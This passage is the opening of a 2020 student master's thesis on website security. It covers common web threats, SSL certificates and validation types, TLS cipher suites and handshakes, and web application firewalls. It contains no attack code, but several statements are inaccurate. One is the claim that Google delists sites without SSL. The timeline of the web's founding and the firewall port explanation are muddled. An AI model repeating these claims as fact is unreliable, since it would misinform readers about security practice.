

**CZECH UNIVERSITY OF LIFE SCIENCES PRAGUE**  
**Faculty of Economics and Management Systems**

**Department of Information Technology**



**Master Thesis**

**“Web Information System Security and Vulnerability Management”**

**Author**

**Anup Khanal**

**© 2020 CULS**

## Declaration

I declare that I have worked on my master thesis title “Web Information System Security and Vulnerability Management” by myself with the customized development of the Wordpress website “connecttotravels.com” as testing and the effort has not been issued to any other professional qualification. I endorse the work issued is my own, where researched from publication author or online articles, pdfs, related to my title has been included. Due to the requirement of practical the some screen shot is my own and some of the images included are from the google.com, bing.com, duckduckgo.com to make the writing more understandable. My contribution and those authors to this thesis have been explicitly sourced or indicated at the end of the writing.

2020 - \_ - \_

---

Signature

## Acknowledgement

At first, I would like to express my gratitude by thanking my Grand Parents and parents who just let me be myself and invest on my education till date. Likewise, my Supervisor, “Ing. Martin Havránek Ph.D” and the Head Ing. Jiří Vaněk, Ph.D, Ing, Dean Martin Pelikán, Ph.D who approved my proposal physically and electronically from the “Department of Information Technology” at “Czech University of Life Science “.The advice from supervisor during my work on this thesis. Prof. Havranek was always clear and willing to answer whenever I had confusion with questions about my web site, research or writing. He allowed this whole project to be my own doing. Similarly, I would like to thank for the information which I have gained from different professors prof. Ing. Vrana, Drsc, Mgr. Lenka Scheu, Ph.D, Ing. Petra Pavlíčková Ph.D, Prof. Vojtěch Merunka and, Ing. Václav Lohr, Ph.D, Dr. Lori Franz, Ing. Marek Picka, Ph.D, prof. Ing. Lukáš Čechura, Ph.D, Ing. Lenka Rumánková, Ph.D , Ing. Petr Benda, Ph.D , Richard Selby, Ph.D during my semester’s classes, block teaching, seminar and some of the ideas which I have included in my articles.

Similarly, when I was working in some small business companies as a Digital Marketing analyst, web developer, web analyst and consultant part-time and corporate company MSD as Business intelligence Analyst Intern has again helped me a lot in understanding the business flow and how the tools are being used to make profound business decision. However, any type of business companies doesn’t matter big or small but always lacks security one way or another. As I had heard from augmented reality product business leader from MSD who once told me, in the whole world there are only few percentage of people knows computer, applications and its process completely. Therefore, what if there are employees who doesn’t even know or know some few but doesn’t know what, how etc is web attack and stuff, now those employee are sharing their information blindly over web site and application because sometime even if that is not exploit, employee might get scared because of little information. Now that is going to be risky because we don’t know hacker intention and at any time they can exploit the user information from the website. Keeping such issue in mind this project is all about security over website using tools and techniques with the information of virus and threats so that the implementation of the security on website will be much stronger.

## Summary

This project is mainly about security on vulnerability of the information system on the website. Using some security online tools and software like web inspector, site guarding, cuttera, OWASP etc to find out the vulnerability and understand the weakness of the website because it is all about online ecommerce business website where security is major challenge, during initial phase there won't be any problem but in long run no one knows. So, security management is most important. Therefore, in this thesis it is clearly discussed about the potential threat which could affect the website and the proper measures to control the threat like malware, virus, worms etc.

Similarly, doing research on trending and emerging online way of doing business their approach and with multiple software application to make profound business decision with analyzing its digital marketing strategy, language used while developing web application for reliability, SEO, web traffic handle, control, website safety checker etc. and maintaining it's security is going to be primary concern in an every way to have safe information sharing and receiving so that the trust between user and website will be strong and reliable before and after website lunches which will help to transform in doing online adventure business and hopefully ease for the users to choose and able to get relevant services and guides for their selected packages and information.

## Keywords

Antivirus, Backup, Blackhat hacker, Botnet, Breach, Brute force attack, Cloud, cyber security, DDoS, data mining, Encryption, Firewall, Hacker, Ip address, Malware, Network, Patch or Update, programming, Phishing, Protocol, Security, Database, Server, ARP, NAT, Seo spam, bot, database

## Contents

Introduction.....	8
Objectives.....	9
Academic .....	9
Technical.....	10
Personal.....	10
Methodology .....	11
Tools.....	12
Tools that will be used to deliver the project.....	12
Eclipse.....	12
MySQL.....	12
PHP –Word Press.....	12
HTML, CSS, bootstrap .....	13
OWASP – web application security and vulnerability checker.....	13
Literature Review.....	14
Web Security Overview .....	14
Web Security Importance.....	16
Website security measures .....	17
SSL Certification.....	17
SSL Types .....	19
Symmetric and Asymmetric cryptography .....	20
Cipher suite .....	21
Handshake.....	21
WAF – Web Application Firewall.....	23
Types of Firewall .....	24
Scanning website.....	26
Update software .....	26
Security for user name and password .....	27
How to create password file.....	29
Create htaccess file.....	29

Web application attacks .....	30
Malware .....	30
Objective .....	31
Delivery.....	32
How to manage not to be attacked by malware .....	32
Phishing.....	33
Types of phishing attacks.....	34
What are Techniques? .....	35
How to prevent phishing? .....	36
SQL Injection.....	37
Type of sql attack.....	37
How to prevent SQL injections attacks.....	39
Cross-site scripting.....	41
Cross-site scripting attacks types .....	41
Prevent attack like cross-site scripting.....	43
Man-in-the-middle (MITM) Attacks .....	44
Types of MITM.....	44
Techniques in Man-in-middle-attack .....	48
Preventing or managing man in middle attack.....	49
DOS attack – Denial of service.....	50
Types of DOS attack .....	51
How to control DoS Attack.....	52
Web site mockup.....	53
Testing web vulnerability Live .....	57
X-Frame-Options Header Not Set.....	60
Absence of Anti-CSRF Tokens.....	64
Application Error Disclosure .....	66
Cookie No HttpOnly Flag .....	68
Cross-Domain JavaScript Source File Inclusion .....	68
Web Browser XSS Protection Not Enabled.....	69

X-Content-Type-Options Header Missing.....	71
SSL (secure socket layer) – Certification is missing .....	73
Analyzing SSL Configuration.....	76
Conclusion .....	78
References.....	80

## Introduction

Since the use of internet and technology which was available for public on sixth august 1991, twenty years ago. The founder who is known as Tim Berners-Lee changes the world as we knew now. The WWW – world Wide Web is the global information center where public or users can read and have general knowledge on the relevant topic via computer, laptop, mobile, tablet etc connected to the internet. Working with the WWW that Lee did in 1980, at the European Organization for Nuclear Research CERN and called the server httpd dubbed the first client www. Basically, www was just a hypertext browser/editor WYSIWYG (What you see is what you get) pronounced wiz-ee-wig. [\[1\]](#)

In today's world website are the primary objectives of any type of business. Even there is one saying by the founder of Microsoft "Bill gates" that, if your business is not in the internet then you are out of the business which is true. According to the website [www.milforbusiness.com](http://www.milforbusiness.com) the website in the world is around 1,518,207,412 but among this figure, in today's time roughly more than 85% of all websites are not active which means only between 10-15% of all the websites in the world are being active and some of them are entertainment business. Therefore, by this number of figures determine that everything is in the world of business is in the internet now no more physical.

When we launched the website then all we can ensure that, ok the website is perfect and run successfully. But, are we just agreeing because of the fancy layout of the website and able to run business like, ecommerce or informational site then we lack good IT business specialist, consultant and information.

As we have been hearing about the hacker who always wants to try, practice or steal information which cause costly recovery clean-up, damaging the reputation of the business and disappoint visitors from using the website. So, if we have good web security handler or manager, we can exclude such threat from the website with effective website security measures. I will be discussing the popular threat to control from its basic to advance way to maintain website security and solution which is going to protect from cyber-attack or hacker.



## Objectives

The main goal or objective is to accomplish secure strategy of doing online business by maintaining security from the virus threat or hacker on the website information using tools or application used by the user via website and make it available globally, the project is about health tourism and adventure where I assume the flow of traffic will be high and at the same time people want to have their services quick and easily available to book their vacation, health and holidays packages similarly, there will be online payment and form fill up which is going to be maintained by testing sql injecting, web socket secure by adding SSL etc. other accomplishing objectives which is divided as Academic, Technical and personal.

### Academic

1. This project helps to understand intelligence way of doing business so that it will give the profound stability in the market for long-run.
2. Chances of learning about the system integration using various software and tools.
3. Understanding the different types of threat that can occur in ecommerce website.
4. Knowledge of virus attack over ecommerce website.
5. Expand academic qualification on internet technology with immerging or trending technique used in website security management.
6. Improve the understanding of online business marketing with modern days online techniques with maintaining secure business information.
7. Helps on exploring the knowledge on virtual tech world and strategy on doing business

## Technical

1. The research will assist me to get good understand of methodologies to develop web application and security tools and software.
2. Validation user information storing sensitive information under user confirmation.
3. Maintaining web security to have safe way of doing business which involves various techniques like traffic maintain, scripting, injecting, spam controlling basically related with e-business or e- commerce.
4. Being able to understand the various web security testing tools to find out the vulnerability.
5. Protection against malware, xss, sqli attack etc

## Personal

1. This project will help me a lot with knowledge in web security maintenance and management, strategy of file backup, sql injection and many more.
2. Understanding the various threats that can cause damage over website and maintain them properly.
3. Using right tools for securing some application and stuff.
4. Able to gain knowledge on virus and its threats
5. Expand the knowledge over the type of hackers and maintain the possible security to stop the data or information being manipulated.

## Methodology

This is practical based researched thesis. There are two types of approaches which have to be followed – deductive and inductive. In deductive it usually goes with tested theories whereas inductive approaches theories are forms (Marcoullides - 1998). This research is based under inductive approach aiming to formulate hypothesis and develop theory how the organization website should be maintained secure with its all-digital information and products. Similarly, this thesis is on the security methods in runnable online website and analyzes the possibility of threat that could affect the website. Some of the securities measures are pointed out as my own way of maintaining security solution other are researched.

After going through some of the methodologies, designed security research in web information systems are perfectly related to this project so, it helped for the better solution tactic to crack the technical flaws. The main aim of this project methodology is to motivate, encourage creations innovation, which helps in generating ideas, solutions, technical capabilities and tools or application used through initial stage of development, design to the end of its completion where analysis, implementation, testing, maintenance to management for the proper strategy to overcome all the problems. [\[2\]](#)




Fig. 1 Agile

These stages are agile and exist on varieties of forms like web application development model, programming algorithm, and may more. A quality project has its complexity but properly broke down into small tasks in a well-researched technique so that the each task is understandable effortlessly and finished at estimated time frame.

## Tools

### Tools that will be used to deliver the project

#### Eclipse

Eclipse is an IDE which is used in computer programming mostly used for Java IDE. It provides workspace and has extensible plugin system for customizing the environment. Doing coding would be better into eclipse especially if we are not going to find proper web developing third party software or application.

#### MySQL

Now a days an open source RDBMS (Relation Data Base Management System) is so much popular almost all startup or entrepreneur prefer to work on such platform which is feasible and satisfactory. Presently MySQL is mainstream decision of database the board framework utilized in web application. It gives diverse offices while making database table, connection, reinforcement and many more. Not require hitting code for making table since it has additionally given the GUI mode where we can make include refresh and erase the database. Hence, time consuming will considerably low, so we can make database rapidly. [3]

#### PHP –Word Press

It is a server webpage scripting language made for structuring web development which is called as a PHP programming language. This language PHP has been utilized on in excess of 244 million site. Similarly, framework like CodeIgniter makes it easier and stronger in security for the development of web page. Similarly, for most of the genuine project also there are big companies also who has been using WordPress platform for the successful business practices in today's tech world. WordPress is an open source website creation tool which is delivered online and language is written in PHP. It is one of the powerful blogging, e-commerce and CMS in today's existence.

## **HTML, CSS, bootstrap**

While designing HTML hypertext markup language which is famous platform for designing web base application and CSS using framework called Bootstrap for responsiveness is going to be implemented.

## **OWASP – web application security and vulnerability checker**

It is Open Web Application Security Project (OWASP) which is non-profit organization form to maintain security on web application. The gest of this application is that all its materials are freely accessible and available on their website so that, anyone who is more interested to make their website secure from hackers and maintain it perfectly secure to improve their business and security this application is going to be used. Similarly, for the ease it includes tools, videos, documentation and forums. Therefore, in this project this is going to be in the practice and use.

# Literature Review

## Web Security Overview

Basically, this is everyone question what is web security means? By the way it is just an action taken by the proper educated and technical managerial person by using some tools and application to be sure that, website data is not exposed to cybercriminals or to prevent hackers from exploiting information from the website in any way and fix the vulnerability if any. Here are some threat and attack which could harm the website which is briefly described:

- **DDOS attacks**: In this attack the website will be inaccessible to the users and entirely slow the speed and crash the website server.
- **Malware**: - it is the usual or common issue used to steal important information of customer, to access website entire information by spreading spam by cybercriminals.
- **Backlisting**: - The website will be removed from the search engine and flagged that turns web visitors go away if search engine encounter malware.
- **Exploiting vulnerability**: - attacker or hacker can access a web information and stored data by targeting weak area in a site, for example outdated plugin, framework etc.
- **Defacement**: - In this scenario the attackers or cybercriminals will put their malicious content by replacing the content of the website.

Web security protects the visitors or users form different types of threat which might damage the stability of the website over search engine or internet. <sup>[3]</sup>

- **Data stolen**: Cybercriminals frequently try to attack the visitors or customers data stored on a site from email address to payment information or even from some other



Fig 2. Data stolen from USB

Tools and software which are available online but with right knowledge and trick data can be extracted.

- ***Phishing schemes***: Basically, this scheme attacks are about developing exact design for the victim webpages so that the user will be tricked to put their valuable detail information and the attackers would violet their information.
- ***Session hijacking***: - It is also known as cookies hijacking where the attackers exploit the user's session and force them to take unwanted action on a website.
- ***Redirection***: This type of issue usually, everyone faces while going through insecure web portal meaning which doesn't contain SSL certification. Such website usually contains unwanted pops up and redirect to malicious website.
- ***SEO Spam***: This spam is like to confuse the visitors or users and lead them to other malicious websites by posting or putting unusual links, comments, pictures, pages etc.

## Web Security Importance

There are various reasons to have web security, but it is also depending on how much level of security for the website types like, blog, ecommerce website, research website, corporate website etc. Therefore, here are some reasons why it is essential to have security which are as follows:

1. It is cheaper than a cyber-attacks security provider and maintenance.
2. Web Host provider provides the package of essential security required for the website management, but it is in the hand of website owner or technician how the security is applied for the website or in simple word, “able to lock the safe box strongly”.
3. About the popularity of the website depend on the visitor and customers which need to be protected for the stability. Research predicted that, about 65 percent of visitors haven’t return to the website where the security has been compromised which is about losing the potential customer especially if the website is of E-commerce. Basically, it affects the small business, startup website.
4. It is usually very hard to identify the malware and cyber-attacks the people who have specialize malware so called cybercriminals (attackers) secretly gets into the site and place its malware to infect the website where no one realize it. Few malware attacks like ‘backdoor’, which is used to access the information of the site without the knowledge of the web owners, ‘crypto jacking’, called as malicious crypto mining the evolving hidden online threat within mobile, computer, tablet devices and harm the resources of machine to “mine” in the form of online money which is called as crypto currencies. Crypto currencies are the idea of digital money over internet but don’t exist in physical form. [\[Security\]](#)



## Website security measures

Before, the operation of any business goes into bigger scale the best methods to deal any task is from the smaller or simplest ones. As every website owner needs to keep their website secure from the hacker or bad people but once the website has risk or rabbit hole of vulnerabilities then there will be complex concepts and extremely difficult solutions. There are some basic best practices to go with for improving the web security. Maintain the small security on the web save to be hacked large web data also because in the beginning of attack hackers always seek for basic vulnerable threshold. Here are some basic and few advance way to maintain security over the website which are discussed below.

### SSL Certification



Fig 3 SSL secure

SSL is also known as secure Sockets Layer performs the action of securing the internet connection between the host and server. It helps to protect the sensitive data which flows between two systems. In the website basically SSL help to secure the collected information of the website like emails, credit card of the customers or users. Looks like basic measure but it is so important that, without having SSL on the website the popular search engine (Google, Bing) put the website as insecure which drops the visitor's interest to have the information from the website. Therefore, SSL secure or protect only that transmitted data so, there are other steps that need to be fully carried out for web security.

When Google announced on 06/08/2014, without the installation of an SSL certificate the website won't be listed on the Google searched engine which was another great reason to use SSL otherwise the affect occurred specially for business websites or e-commerce site. SSL represents 64 based encode data which consist information about the entity that the certificate was delivered for, here it is required public key for encryption and verification digital signature and this is generated with private key of the issuer.

```
-----BEGIN CERTIFICATE-----
MIIDKjCCAuvGAWIBAgIBADANBgkqhkiG9w0BAQQFADCBkzELMAkGA1UEBhMCVUEX
CzAJBgNVBAGTAktoMRAwDgYDVQQHEwdLaGFya292MRlwEAYDVQQKEwIOYW1Y2hl
YXAxCzAJBgNVBAsTAKNTMR8wHQYDVQQDExZzYXZlbnHllbm5lLnNrYW56eS5pbmZv
MSMwIQYJKoZlhcNAQkBFhRzYXZlbnHllbm5lQGdtYWlsLmNvbTAeFw0wOTA2MTkx
OTQwMDZaFw0xMDA2MTkxOTQwMDZaMIGTMQswCQYDVQQGEwJVQTElMAkGA1UECBMC
S2gxEDA0BgNVBACjB0toYXJrb3YxEjAQBGNVBAoTCU5hbWVjaGVhcDELMAkGA1UE
CxMCQ1MxHzAdBgNVBAMTFnNhdmVseWVubmUuc2thbnp5LmluZm8xZlAhBgkqhkiG
9w0BCQEWFHNhdmVseWVubmVAZ21haWwY29tMIGfMA0GCSqGSIb3DQEBAQUAA4GN
ADCBiQKBgQCx9Lzua4XjcYCwzOKpkER8w84Mz0tlaa1c5OsUnDDvogU8GFp3iN6m
4km4fiJyRB8vwG8JeQHftJpQ8MyQGAa2zq36Zmv9OZHO+WkeY9h+BD3/4onY/5sa
TvntarHzIAO6BCDtOV6vRf9AC6/v5/Y8EfUbZaaO8SBhPEAZcGWg/QIDAQABo4Hz
MIHwMB0GA1UdDgQWBbT+IXwfKzUauGTSg1armXPdfc/d+TCBwAYDVR0jBIG4MIG1
gBT+IXwfKzUauGTSg1armXPdfc/d+aGBmaSBljCBkzELMAkGA1UEBhMCVUEX
CzAJBgNVBAGTAktoMRAwDgYDVQQHEwdLaGFya292MRlwEAYDVQQKEwIOYW1Y2hlYXAxCz
AJBgNVBAsTAKNTMR8wHQYDVQQDExZzYXZlbnHllbm5lLnNrYW56eS5pbmZvMSMw
IQYJKoZlhcNAQkBFhRzYXZlbnHllbm5lQGdtYWlsLmNvbYIBADAMBGNVHRMEBTAD
AQH/MA0GCSqGSIb3DQEBAUAA4GBAGS21+S9W5DSmZ0GCBk2e+XDIW/YV/G6jNXw
oUS3y1ILRkwlQZleMqKVwn+D16g7X67xuVbit65/bGtpqx0k+l/LZKos8y2klM4
wdESW6q1NTLNzLooSz79M3QuTcrn19X86hDtHqymI0NCFuKo/3+1iPa13MVLuRbh
PFYon8u2
-----END CERTIFICATE-----
```

Fig 4: Encrypted key sample

To have a secure website the SSL is required and it should be installed on the server. Whenever the user access a website, SSL will issue trusted certification authority which can be seen while in the beginning of website url. When the validation of website certification is confirmed after submitted private key including Certificate signing requests CSR and Certificates CRT with installing it into server, a browser also appears green as secure connection or display a lock icon in the left side of browser address bar.



Fig 5 secure lock icon - SSL

## SSL Types

Basically it is categories into three validation groups which are as follows:

### *Validation Certificates for domain*

It is the certificate that is to prove his or her control over the domain name. This request should be made into the server and the certificate containing a name of domain will be supplied to the certification authority within the certificate request.

### *Validation on organization certificates*

It is about to verify the name of the company which is legally registered accountable business and issue domain validation also. The issued certificate store or contains name of the company and domain name of the certificate applicant.

### *Validation on Extended Certificates*

This validation required the above two validation types and additional requirements like CSR, CTR etc. Exactly saying, after extended certificate it will display green lock and bar with owner's company name in web browsers.

## Symmetric and Asymmetric cryptography

Basically for the protection of website there are two cryptography types are being used by the protocols called SSL/TLS: symmetric and asymmetric.




Fig 6 symmetric and asymmetric

Symmetric is also called as bulk encryption where the same keys are implies for decryption and encryption. For application data encipherment symmetric ciphers are generally used in SSL/TLS. Some examples of symmetric ciphers: AES, RC4, DES

Asymmetric cryptography is also called as public key cryptography implies different keys for decryption and encryption. In a CSR it contains public key and similarly, for encryption in an SSL certification and signature verification. On the server the private key is typically kept which will be used during handshake depending on the cipher suite negotiation. In a lay man term, SSL/TLS protocol's data from asymmetric encryption servers is the purpose of secure

symmetric encryption key computation for both sides. For example of asymmetric cryptosystems: RSA, DHE, ECDHE

## Cipher suite

It is the way of exchanging keys, encryption and authentication message code, an algorithm of MAC used within SSL/TLS protocols. For examples:




Fig 7 Cipher suite

## Handshake

It is used in the protocol SSL/TSL for maintaining the security parameters between two parties while sending messages each other which are depend on cipher suite. As from the below figure it describes the common message flows or handshake where there is the use of premaster key encipherment with an RSA public key. In this handshake message flow is applicable for cipher suites as follows by examples: [\[4\]](#)

`TLS_RSA_WITH_RC4_128_MD5`

`TLS_RSA_WITH_RC4_128_SHA`

`TLS_RSA_WITH_3DES_EDE_CBC_SHA`

`TLS_RSA_WITH_AES_128_CBC_SHA256`

`TLS_RSA_WITH_AES_256_CBC_SHA256`

`TLS_RSA_WITH_AES_256_GCM_SHA384`




Fig 8 way of handshaking delivery of messages

## WAF – Web Application Firewall

Web Application firewall – WAF is to protect the website from automated attacks which commonly victimized the non-popular website. Such attacks carried out by malicious bots which seek for vulnerabilities automatically and exploit useful information or cause serious DDOS attacks which happen to slow or crash down the site.




Fig 9 WAF

By implementing WAF over web application, a protection is done or placed shield between the internet and web application. As we all know that the proxy server change the identity to protect client machine as a same way WAF works as a reverse-proxy and it is a type, shielding the server from exposure while client go through the WAF before reaching the server.

It runs under some set of rules or policies which aims to protect against vulnerabilities in the application by filtering out malicious traffic. The importance of WAF can be understood from the speed and ease with which the implementation of policy modification can be carried out. Allows the quicker response to varying attack vectors, throughout DDOs attack, limitation over rate can be quickly modify with WAF policies. [\[5\]](#)

## Types of Firewall

Web Application Firewall operates under two list types which are as follows:

**Blacklist:** - It is also known as negative security model which protects against well know attacks only. For example as a protocol RPC which is assumed to be protected and secure “falsely” because the port number 111 has been blocked to access RPC directory server (rpcbind / portmap); but in reality there is nothing is protected in RPC. Therefore, anyone can attempt to access directory from any port number between 30000 and 50000 and come across the NIS password of database server. Generally, NFS resided on port number 2049 while a lot of firewalls configured to block only port number between 1 to 1023 hence, blacklist is only from well know port attacks. In lay man terms, VIP security guard commanded to reject admittance to guests who don’t meet the dress code. <sup>[6]</sup>




Fig 10 WAF – Blacklist



**Whitelist:** - It is known as positive security model which protects traffics that has been pre-approved to passes through the protocol or listed ports numbers only.




Fig 11 Whitelist securing IP from the protocol

For example as a RPCs some protocols has been listed to be protected for security reasons then it will deny any things to have an access through the protocol. Therefore, with the help of Web Application Firewall we can easily block the protocols numbers which seems to be a threat to secure the web site. [\[7\]](#)

## Scanning website

